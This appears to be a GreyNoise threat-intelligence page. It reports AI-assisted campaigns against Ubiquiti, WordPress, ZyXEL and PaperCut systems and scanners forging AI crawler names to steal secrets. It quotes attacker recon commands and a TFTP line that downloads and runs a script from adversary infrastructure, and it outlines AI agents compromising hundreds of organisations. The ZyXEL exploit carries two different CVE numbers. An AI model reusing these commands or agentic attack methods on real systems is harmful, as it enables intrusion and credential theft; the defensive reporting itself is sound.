
While numerous adversaries have commonalities, adversary behavior is not monolithic. One security opinion is that adversaries rotate through IP addresses such that blocking them is a fruitless endeavor. This may be true in certain situations, but we have observed several cases where it is not. GreyNoise has observed one particular IP address scanning and attacking our decoys for multiple years, however, we are confident that activity from 7 May 2026 onwards is associated with a single malicious cyber actor (MCA). This MCA is a suspected Chinese speaker possibly working in UTC+8 based on the operational timeline and copious amounts of Chinese language comments contained within their custom tools and scripts. The adversary is the same or related to “Red Heron” reported on by Acronis based on use of the same command and control (C2) domain, malware family, exploitation of Gitea in July, and other tactics, techniques, and procedures (TTPs). GreyNoise observed the MCA scanning and attacking a variety of technologies throughout the last few months. We detail a few of the more notable intrusions we observed including the theft of more than 18,000 sensitive records from a western government. Though we did not identify any specific artificial intelligence tools in use, GreyNoise suspects the MCA used a large language model (LLM) to generate their custom tools due to behavior patterns found in the code, the rapid iteration, and code comments. For example, between iterations of the same tool, some code functionality did not meaningfully change, but the actual content did:
These types of superficial changes are generally a waste of time for a human and a strong indicator the code was likely generated by a LLM.

In addition to the above findings, GreyNoise discovered the MCA targeted ZyXEL GS1900 Smart Managed Switches globally with a novel exploit of CVE-2026-107441. The MCA successfully exploited and exfiltrated sensitive data from 996 ZyXEL switches across 48 countries.
These observations and others are derived from data sourced from the GOG and adversary infrastructure.
On 12 June, the adversary attempted to exploit a chain of vulnerabilities (CVE-2026-34908, CVE-2026-34909, and CVE-2026-34910) to achieve remote code execution (RCE) against unpatched Ubiquiti devices. These vulnerabilities were added to the CISA KEV catalog on 23 June. The adversary attempted to coerce the targeted devices to download and execute a backdoor from a separate staging server:
The adversary made another attempt using a different URL on 15 June:
https://www.[redacted].com.tw/[redacted]/ssh
This URL appears to be compromised infrastructure associated with a Taiwanese manufacturing company. In the first round of exploitation using 74.48.66[.]73, a malicious backdoor (2ff2945b13a4cd0e9a65c85af29ea1539e162a516466c0de682dbf9f8a4000b1) was delivered to targets. This backdoor used p3.981666[.]xyz:6379 to establish a C2 channel.
WordPress
On or about 20 July, the adversary began targeting WordPress installations with the wp2shell exploit chain (CVE-2026-63030 and CVE-2026-60137). Unfortunately, they found success against at least 49 organizations across 29 countries primarily in small business and governmental sectors. In a red-on-red incident, the adversary also compromised a Russian state entity in Russia-occupied Ukraine. The most egregious data theft occurred against an identified western governmental organization involving more than 18,000 sensitive records stolen from its backend database. The following timeline describes that intrusion and is reconstructed using file modification timestamps which were preserved. Exact times may differ from an official forensic investigation.
WordPress Intrusion Timeline
Campaign chronicleTLP:CLEAR
The Kapibala actor's exploitation, dated
Exploitation across many technologies, and one WordPress intrusion against a western government, hour by hour.
25 dated events on 13 daysExploitation attemptsSelect a date to read it.
34 days27 days13 days
May 7, 2026Jul 1Aug 1Sep 3, 2026
May 7, 2026
One actor from this date onward
GreyNoise is confident activity from this date onward is associated with a single malicious cyber actor.
A chain of CVE-2026-34908, CVE-2026-34909 and CVE-2026-34910, in an attempt to make devices download and run a backdoor from a staging server. Added to CISA KEV Jun 23.
Jun 15, 2026Exploitation attempts
Second UniFi OS attempt
A different download URL, on what appears to be third-party infrastructure associated with a Taiwanese manufacturing company.
On or about Jul 20: the wp2shell chain (CVE-2026-63030, CVE-2026-60137). Success against at least 49 organizations across 29 countries. Added to CISA KEV Jul 21.
Jul 22, 2026 · 01:27:00 UTCExploitation attempts
Western government WordPress site exploited
A custom exploit chain for CVE-2026-63030 and CVE-2026-60137, then a custom webshell deployed.
Jul 22, 2026 · 01:38:29 UTC
WordPress user table dumped
13 WordPress administrator accounts taken.
Jul 22, 2026 · 01:48:38–02:05:11 UTC
Masquerading account added
Logged into wp-admin and added an account posing as a valid address at the target's domain, its registration date set to a day in 2025 to blend in.
Jul 22, 2026 · 02:09:58 UTC
Collection plugin uploaded
A custom information collection plugin to enumerate the WordPress install end to end.
Jul 22, 2026 · 02:22:36 UTC
Webshell reconnaissance begins
The previously uploaded webshell is used for reconnaissance and the rest of the intrusion.
Jul 22, 2026 · 02:31:12–03:07:38 UTC
AMSI bypass and privilege escalation tried
At least 17 script variations in an attempt to bypass AMSI, escalate privileges by token impersonation and theft, create a local administrator account and dump registry data.
Jul 22, 2026 · 03:17:41 UTC
Cleartext credentials found
A custom tool searched readable files and found credentials to a backend SQL database.
Jul 22, 2026 · 03:30:41 UTC
Files packed into a ZIP archive
Staged with PowerShell in a web-reachable path.
Jul 22, 2026 · 03:31:25 UTC
ZIP archive downloaded
Contains source code, credentials and additional sensitive information.
Jul 22, 2026 · 04:02:01 UTC
Password spray reaches the SQL database
The credentials found were sprayed with custom tools; access gained to an internal SQL database.
Jul 22, 2026 · 04:08:32 UTC
Bulk extraction tools run
Two tools written and run to bulk extract data from the SQL server, using archiving and staging similar to before.
Jul 22, 2026 · 04:09:20 UTC
At least 18,566 records taken
Downloaded from the SQL database, including accounts, plaintext passwords and PII tied to law enforcement and government agencies.
Jul 22, 2026 · 05:36:41 UTC
Activity resumes
Attempts broader internal password spraying; operations continue until at least 06:01:40 UTC.
On or about Aug 17: a novel CVE-2026-7273 exploit took data from 996 switches in 48 countries, including configurations and hashed root credentials. Not in CISA KEV at publication.
Source: GreyNoise Global Observation Grid and adversary infrastructure.
Times are UTC. Jul 22 times come from preserved file timestamps and may differ from a forensic investigation.
powershell -c "Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled,IoavProtectionEnabled,AntispywareEnabled,BehaviorMonitorEnabled | Format-List"dir C:\\Windows\\Microsoft.NET\\Framework64\\v4* /b
certutil -hashfile C:\\Windows\\System32\\cmd.exe MD5
powershell -c "(Get-MpComputerStatus).AMProductVersion"echo test123 > %TEMP%\\test_write.txt && type %TEMP%\\test_write.txt && del %TEMP%\\test_write.txt
net user
powershell.exe -NoProfile -Command "try{$s=Get-MpPreference;Write-Host RTP:$($s.DisableRealtimeMonitoring);Write-Host Excl:$($s.ExclusionPath -join \",\")}catch{Write-Host ERROR:$_}"C:\\Windows\\System32\\net.exe user
wmic product where "name like \'%security%\' or name like \'%antivirus%\' or name like \'%defender%\'" get name 2>&1C:\\Windows\\System32\\inetsrv\\appcmd.exe list site 2>&1cd
netstat -an | findstr LISTENING
cmd /c "net user"2>&1reg query "HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Real-Time Protection" /v DisableRealtimeMonitoring 2>&1echo OK > C:\\Windows\\Temp\\test_kp.txt && type C:\\Windows\\Temp\\test_kp.txt && del C:\\Windows\\Temp\\test_kp.txt 2>&1sc query Spooler 2>&1findstr /i "DB_PASSWORD DB_USER DB_HOST" C:\\inetpub\\Wordpress\\wp-config.php 2>&1dir C:\\inetpub /b
reg query "HKLM\\SAM\\SAM\\Domains\\Account\\Users"2>&1reg query "HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows\\SrpV2"2>&1powershell.exe -NoProfile -ep bypass -c "$ExecutionContext.SessionState.LanguageMode"dir "C:\\Program Files\\MySQL" /b /s 2>&1sc query type= service state= all | findstr /i mysql
sc qc a5Backup64 2>&1powershell.exe -NoProfile -ep bypass -c "(New-Object Net.WebClient).DownloadString(\'http://httpbin.org/get\')"2>&1
2026-07-22T02:31:12Z - 03:07:38Z: MCA uses at least 17 different variations of scripts in an attempt to bypass Microsoft’s Antimalware Scan Interface (AMSI), escalate privileges using Token Impersonation and Theft, create a local administrator account, and dump data from the registry.
2026-07-22T03:17:41Z: MCA used a custom tool to search for cleartext credentials in readable files. This produced usable findings including credentials to a backend SQL database.
2026-07-22T03:30:41Z: MCA used a custom tool to “pack the loot” (stolen files) by using PowerShell to create and stage a ZIP archive in a web-reachable path.
2026-07-22T03:31:25Z: MCA downloads the previously staged ZIP archive which contains source code, credentials, and additional sensitive information.
2026-07-22T04:02:01Z: MCA operationalizes the stolen credentials by conducting password spraying using custom tools. The adversary successfully gains access to an internal SQL database.
2026-07-22T04:08:32Z: MCA produces and executes two tools to bulk extract sensitive information from the SQL server. The tools use similar archiving and staging procedures as previously noted.
2026-07-22T04:09:20Z: MCA downloads the data they stole from the SQL database. At minimum, 18,566 records including accounts, plaintext passwords, and personally identifiable information (PII) associated with law enforcement and government agencies.
2026-07-22T05:36:41Z: MCA resumes activity and attempts broader password spraying internally and continues operations until at least 06:01:40Z.
The MCA continued to exploit the aforementioned WordPress vulnerabilities against numerous other entities until refocusing their efforts against additional technologies. Victims of WordPress exploitation included numerous governments and small businesses in the following countries, however, none appeared as severe as the above:
Country
Victims
Germany
4
Colombia
3
Switzerland
3
Brazil
2
Japan
2
Poland
2
United Kingdom
2
Australia
1
Chile
1
China
1
Czech Republic
1
Finland
1
France
1
Greece
1
Hungary
1
Iceland
1
India
1
Madagascar
1
Mongolia
1
Netherlands
1
Pakistan
1
Philippines
1
Russia-occupied Ukraine
1
Slovakia
1
South Africa
1
Turkey
1
Ukraine
1
United Arab Emirates
1
United States
1
Undetermined
9
Total
49
ZyXEL GS1900 Switches
On or about 17 August, the MCA exploited and exfiltrated sensitive information including configurations, root level credentials (hashed), and networking information from 996 ZyXEL GS1900 Smart Managed Switches in 48 countries.
The exploit code was contained within a Python script which was heavily obfuscated by the commercial obfuscation tool PyArmor. Deobfuscation was accomplished thanks in part to the MCA leaving in place a runtime which pinned the script to PyArmor 6.7.5, a legacy version released in 2021. After deobfuscating the script, we decompiled the resulting bytecode and discovered the script’s sole purpose is to exploit a vulnerability (CVE-2026-107441) impacting ZyXEL GS1900 Smart Managed Switches. While the script explicitly targets firmware versions 2.10-2.90 of the GS1900-24, it does provide command line options (e.g. libc base address, global offsets), for targeting other firmware in scope for the vulnerability:
The MCA used the exploit to execute the Trivial File Transfer Protocol (TFTP) tool to get a custom collector script c from the adversary’s infrastructure:
sh -c tftp -gr c -l /1 <REDACTED> 6969;/bin/sh /1
The collection tool’s final act is staging the collected data for retrieval:
cp /tmp/info /home/web/tmp/info.txt
While the credentials were hashed, 564 of the victims had factory default credentials.
GreyNoise observes adversary activity through our Global Observation Grid (GOG), a network of sensors that draws attacker scanning and exploitation onto infrastructure we control. This lets us study adversary infrastructure, tooling, and tradecraft directly, without waiting for a victim investigation. GreyNoise has been tracking malicious use of 45.142.193.132 since early July 2026 due to its use for attacks against internet facing technologies and devices from Palo Alto, Ubiquiti, Citrix, SonicWall, and Proxmox VE.
On 31 August 2026, a likely Russian-speaking malicious cyber actor (MCA) used 45.142.193.132 and artificial intelligence (AI) to develop, test, and use exploits for PaperCut NG/MF (CVE-2026-81578 and CVE-2026-82078). PaperCut is print management software that enables organizations to track, charge, and manage printing, copying, and scanning jobs for organizations. PaperCut offers cloud and self-hosted versions. PaperCut NG and MF are self-hosted Java web applications that by default run with SYSTEM-level privileges on Windows and are usually domain-joined and integrated with Active Directory. As part of the adversary’s exploit development and testing, they built and attacked a lab environment that included the vulnerable PaperCut software and an Active Directory server. In parallel workflows, the adversary built target lists using an internet scanning service Netlas.io using an identified API key.
Once the adversary achieved remote code execution (RCE) and credential harvesting in its self-hosted lab environment, they used hundreds of AI Agents powered by OpenAI’s Codex (harness), a DeepSeek model (not OpenAI models), and various publicly available offensive security tools to opportunistically compromise at least 440 instances of PaperCut MF/NG hosted by 395 identified victim organizations in 48 countries. There are other real victims that could not be attributed to a named organization. The adversary did explicitly attempt to avoid targeting entities in 28 identified countries; however, our observed victimology shows the attempted restraint failed in some instances.
It’s clear that large language models (LLM) are enabling adversaries to move at greater speed and scale. The adversary went from an empty workspace to first achieving RCE against a real victim in just under four hours, first domain admin in an additional two hours, and once the full campaign launched, compromised at least 11 organizations in 26 seconds. In one instance, the adversary went from initial access to full domain administrator in seven minutes against a high school in the United States. However, the adversary did not experience success evenly across all victims. GreyNoise observed the adversary achieved domain admin against only 12 victim organizations.
The adversary did not immediately follow-up with all compromised victims, so there were multiple-day delays between initial access and achievement of domain admin but only due to a lack of action by the adversary. Where domain admin was achieved, the adversary’s fastest time was five minutes and the longest time was 144 minutes. At GreyNoise’s time of last observation, the adversary had not achieved domain admin against the other victims. In at least one instance of targeting a perceived vulnerable PaperCut instance, Cloudflare’s Web Application Firewall (WAF) defeated the adversary. Fundamental hardening of environments still matters against AI-enabled threats.
It is unclear if this actor is solely focused on access development to be handed off to other affiliated actors or if they will directly leverage their accesses to achieve follow-on objectives such as data theft or ransomware deployment. In the past, other intrusions involving exploitation of PaperCut have led to extortion. GreyNoise partnered with industry leading incident response services organizations to conduct victim notifications around the clock.
Incident timelineTLP:CLEAR
PaperCut mass exploitation by an AI agent
AI agents directed by a malicious cyber actor (MCA) used OpenAI's Codex with a DeepSeek model.
25 dated events on 4 daysUnauthorized accessSelect a date to read it.
From its orchestration host, the MCA downloads the advisory and pre- and post-patch versions of the software, then searches the internet for public proofs of concept and exploits.
Installer components for the vulnerable and patched versions are extracted and diffed. The exploits are tested against patched and unpatched servers in Africa.
Aug 31, 2026 · 16:04:42 UTC
MCA is prompted for permission to continue
Aug 31, 2026 · 16:09:31 UTC
Multi-threaded tool built
Built to operationalize the previous findings in furtherance of the attack.
1,005 potential target addresses resolved to countries
Using a downloaded IP2Location LITE DB1 country database.
Aug 31, 2026 · 16:35:10 UTC
Local lab built
An Active Directory server and a vulnerable PaperCut server.
Aug 31, 2026 · 16:46:47 UTC
Target list refined
Aug 31, 2026 · 16:58:46 UTC
Target list refined again
Aug 31, 2026 · 17:02:12 UTC
Lab gains 8 fake Active Directory users
Aug 31, 2026 · 18:39:39 UTCUnauthorized access
First remote code execution on a real target
Remote code execution and a shell on a real target in Australia.
Aug 31, 2026 · 19:14:46 UTC
Target list excludes 28 countries
The MCA lists them in order, from Russia, China and Hong Kong to Namibia, Nigeria and Zimbabwe.
Aug 31, 2026 · 20:50:00 UTC
Per-target intrusion kits assembled
Compartmentalized "Kali-ready" kits with post-exploitation connectivity scripts. A kit can also create an account and password and add it to Domain Admin.
Using a specific Application Programming Interface (API) key.
Sep 1, 2026 · 08:30:00 UTCUnauthorized access
Agents launch the campaign via a second execution host
Hundreds of SSH sessions to that host. Unauthorized access to 11 organizations in 26 seconds, credential harvesting within a minute, 78 in the first hour, 8 with Domain Admin.
Sep 1, 2026 · 17:01:00 UTC
Cloudflare's Web Application Firewall defeats the MCA
Targeting a host behind Cloudflare fails. The MCA also notices performance issues and adjusts thread usage for targets in the United States.
Sep 1, 2026 · 17:15:00 UTC
Bug found and fixed automatically
The campaign continues harvesting credentials.
Sep 1, 2026 · 23:12:04 UTCUnauthorized access
Last remote code execution of Sep 1
Unauthorized access to more than 223 PaperCut systems.
Despite U.S. based frontier model guardrails, adversaries are using a variety of large language models to conduct intrusions globally
AI enables fast and efficient complex orchestration of cyber operations; however, unless properly constrained, agentic operations can deviate from expected behavior and pose operational risk
Organizations are not helpless against agentic attacks and traditional hardening does have a positive impact on the security posture of an organization
Intrusion Attack Lifecycle
Where domain admin was achieved, GreyNoise observed three attack paths:
Attack Path A.
If the compromised PaperCut host was a domain member, the adversary harvested LSASS process memory and registry secrets to recover privileged credentials to pass-the-hash to the domain controller.
Attack Path B.
In instances where the victim had not patched for CVE-2021-42278 and CVE-2021-42287, the adversary used a ‘noPac’ attack.
Attack Path C.
If the compromised PaperCut host was on the Domain Controller itself or running as a Domain-Admin service account, the adversary simply added its newly created account to Domain Admins.
In all Attack Paths, the adversary used DCSync to create a full NTDS.DIT dump to exfiltrate the organization’s credentials.
GreyNoise Community CTA
Free community account
Tell signal from noise, for free.
Create a free GreyNoise account and start telling internet noise apart from real threats. No credit card required.
50 IP lookups a week, plus live dashboards and up to 3 alerts
Weekly At The Edge Clear threat briefs and access to GreyNoise Experiments
Sign up with a work email for 10-day lookback, bulk lookups, and API access
Note that these IOCs are not exhaustive, the AI-enabled adversary continued to make necessary changes on the fly. GreyNoise will continue to add new IOCs on our GitHub.
The MCA had a library of publicly available offensive security tools used to expand access to the enterprise environment. Note that not all of these tools were observed in active use during this campaign.
This campaign appears to be opportunistic. There is a high concentration of U.S. based targets in the education sector; however, it’s likely that is more attributable to the customer base of PaperCut NG/MF.
The adversary used a list of defined countries to avoid that existed from previous campaigns. It’s currently uncertain why the MCA’s agents deviated, but it is a good example of Agents Gone Wild. The countries to avoid in order were: Russia, China, Hong Kong, Thailand, Iran, Venezuela, Belarus, Kazakhstan, Kyrgyzstan, Tajikistan, Turkmenistan, Uzbekistan, Armenia, Azerbaijan, Moldova, Ukraine, Brazil, Vietnam, Indonesia, Pakistan, Tanzania, Bangladesh, Afghanistan, Turkey, South Africa, Namibia, Nigeria, and Zimbabwe.
Volume by Country
Country
Victims
Credential Harvesting
OS / Domain Secrets
Domain Admin
United States
98
59
31
1
United Kingdom
59
40
20
3
France
31
23
12
1
Spain
31
20
8
—
Canada
24
10
8
3
Belgium
16
13
8
1
Portugal
16
9
5
1
Australia
15
8
4
—
Germany
15
8
2
1
Switzerland
14
9
1
—
Italy
13
8
7
—
Taiwan
12
11
10
—
Singapore
11
10
1
—
Netherlands
9
6
5
—
South Africa
9
2
1
1
Sweden
8
5
3
—
Brazil
5
2
0
—
Malaysia
5
4
3
—
Denmark
4
3
1
—
Ireland
4
3
2
—
New Zealand
4
3
1
—
Argentina
3
1
0
—
India
3
3
2
—
Cambodia
2
2
2
—
Chile
2
1
1
—
Finland
2
1
1
—
Greece
2
1
0
—
Japan
2
0
0
—
Puerto Rico
2
2
0
—
Austria
1
1
0
—
Botswana
1
1
1
—
Bulgaria
1
0
0
—
China
1
0
0
—
Colombia
1
0
0
—
Ecuador
1
0
0
—
Estonia
1
1
1
—
Kazakhstan
1
0
0
—
Lithuania
1
1
1
—
Mexico
1
1
1
—
Namibia
1
1
0
—
Nigeria
1
1
1
—
Pakistan
1
0
0
—
Philippines
1
1
0
—
Poland
1
1
1
—
Romania
1
1
1
—
Saudi Arabia
1
1
0
—
Sri Lanka
1
1
1
—
Zimbabwe
1
1
0
—
Total
440
280
147
12
Volume by Industry
Industry
Victims
Credential Harvesting
OS / Domain Secrets
Domain Admin
Education
204
129
67
7
Other / unclassified
51
32
18
1
Retail / Commercial / Professional services
38
28
16
2
Real estate / Coworking / Hospitality
29
20
6
—
IT / MSP / Print reseller
25
17
8
—
Non-profit / Religious / Charity
21
16
9
2
Unknown (unattributed)
15
6
3
—
Library / Archive
13
9
8
—
Manufacturing / Industrial / Energy / Utilities
13
7
3
—
Government / Public sector
9
6
3
—
Healthcare / Social care
8
3
2
—
Legal
8
3
2
—
Financial / Insurance
6
4
2
—
Total
440
280
147
12
GreyNoise will continue monitoring the situation and report updates as needed.
GreyNoise is observing automated scanners posing as the web crawlers of OpenAI, Anthropic, DeepSeek, and Fortune 500 companies. These forged automated scanners have been observed requesting files often exposed on misconfigured web servers and by other commonly leaked secret and credential methods.
A cluster of scanners impersonating 13 AI crawlers from eight companies requested .env files, cloud access keys, private keys and password stores. Six of those names came from the same 824 addresses in almost identical volume, and within this cluster none of the six requested /robots.txt.
An .env file is where an application keeps database passwords, cloud access keys, API tokens, and other secrets.
Why This Matters
Every program that visits a website announces itself in one line of the request. Chrome says it is Chrome. Googlebot says it is Googlebot. Anthropic's crawler says it is ClaudeBot. Nothing in the request itself proves any of it is true.
AI companies publish crawler names so site owners can allow their crawlers, and address lists so they can verify them. The user agent is a client-supplied header, so a control that checks the name but not the address can be bypassed by forging it.
Threat actors are impersonating AI companies while requesting credentials and secrets. Their ClaudeBot string matches Anthropic's character for character, so no rule keyed on the user agent can tell the two apart. They also forged two of Amazon's crawler names, in even greater volume. Neither matches the user agent Amazon documents.
Key Takeaways
Six AI crawler names arrived in matched volume. They belong to Anthropic, OpenAI, Google and Perplexity.
The six forged names never requested /robots.txt in this traffic. A real crawler reads that file first to learn a site's rules. Anthropic's real crawler requested it more often than any other path.
The requests targeted credentials and secrets. They requested environment files, cloud keys, private keys and password stores.
None of the traffic came from the real crawlers' published addresses. All four companies publish the address ranges their crawlers use. We checked every address against every one of those lists. Not one matched.
The Six Forged AI Crawler Names

Between July 28 and August 23, 2026, six AI crawler names belonging to four companies arrived on a single HTTP client fingerprint. Across the 90 days to August 23, that same fingerprint carried more than 1,500 different user agent strings, most of them ordinary browsers.
Almost all of the six-name traffic arrived in August. The largest single day was 23 August.
That fingerprint identifies the software making the requests, not the machine running it. The six names arrived from 824 separate addresses.
Sessions per user agent string on one HTTP client fingerprint, 28 July to 23 August 2026. ClaudeBot is amber. Each bar is one string and the bars are not added. Three other crawler-named strings on this fingerprint are larger than every bar here.
Google-Extended is a word publishers write in robots.txt to opt out of AI training. Google documents that it "doesn't have a separate HTTP request user agent string." No Google crawler sends it. So all 263,849 sessions carrying it here were forged.
Request Behavior
A real crawler reads /robots.txt first, the file where a site states its rules. Under the six forged names, that file was never requested once.
What they asked for instead was credentials. Across all traffic on this one fingerprint, which carried other names besides the six, requests for environment files, cloud access keys, private keys and password stores ran into the millions.
Anthropic's real crawler, measured over the same window by the same method, does the opposite. /robots.txt was the single path it requested most, 12% of its traffic, and it never requested a credential file.
How We Know These Are Not the Real Crawlers
No legitimate AI crawler asks for credentials. These crawlers exist to read pages so an assistant can cite them, and a .env file is not a page. Anthropic's real crawler, measured the same way over the same window, never requested one.
All four companies publish the address ranges their crawlers use. We fetched every one of those lists, and Amazon's as well, and checked every address that sent a forged name against all of them. Not one matched. Over the same window, thousands of sessions carrying the ClaudeBot name did arrive from Anthropic's published addresses.
The label does not separate them. Almost every session here carries the same Web Crawler label that real crawler traffic carries. It’s also not possible to do network-based blocking, because the 824 addresses are spread across 795 separate /24 networks. The published lists do separate them, since not one of the 824 falls inside any range these four companies publish.
GreyNoise observes requests arriving. Nothing here says a file was returned or that any organization was affected, and we are not naming who is behind it.
Recommendations
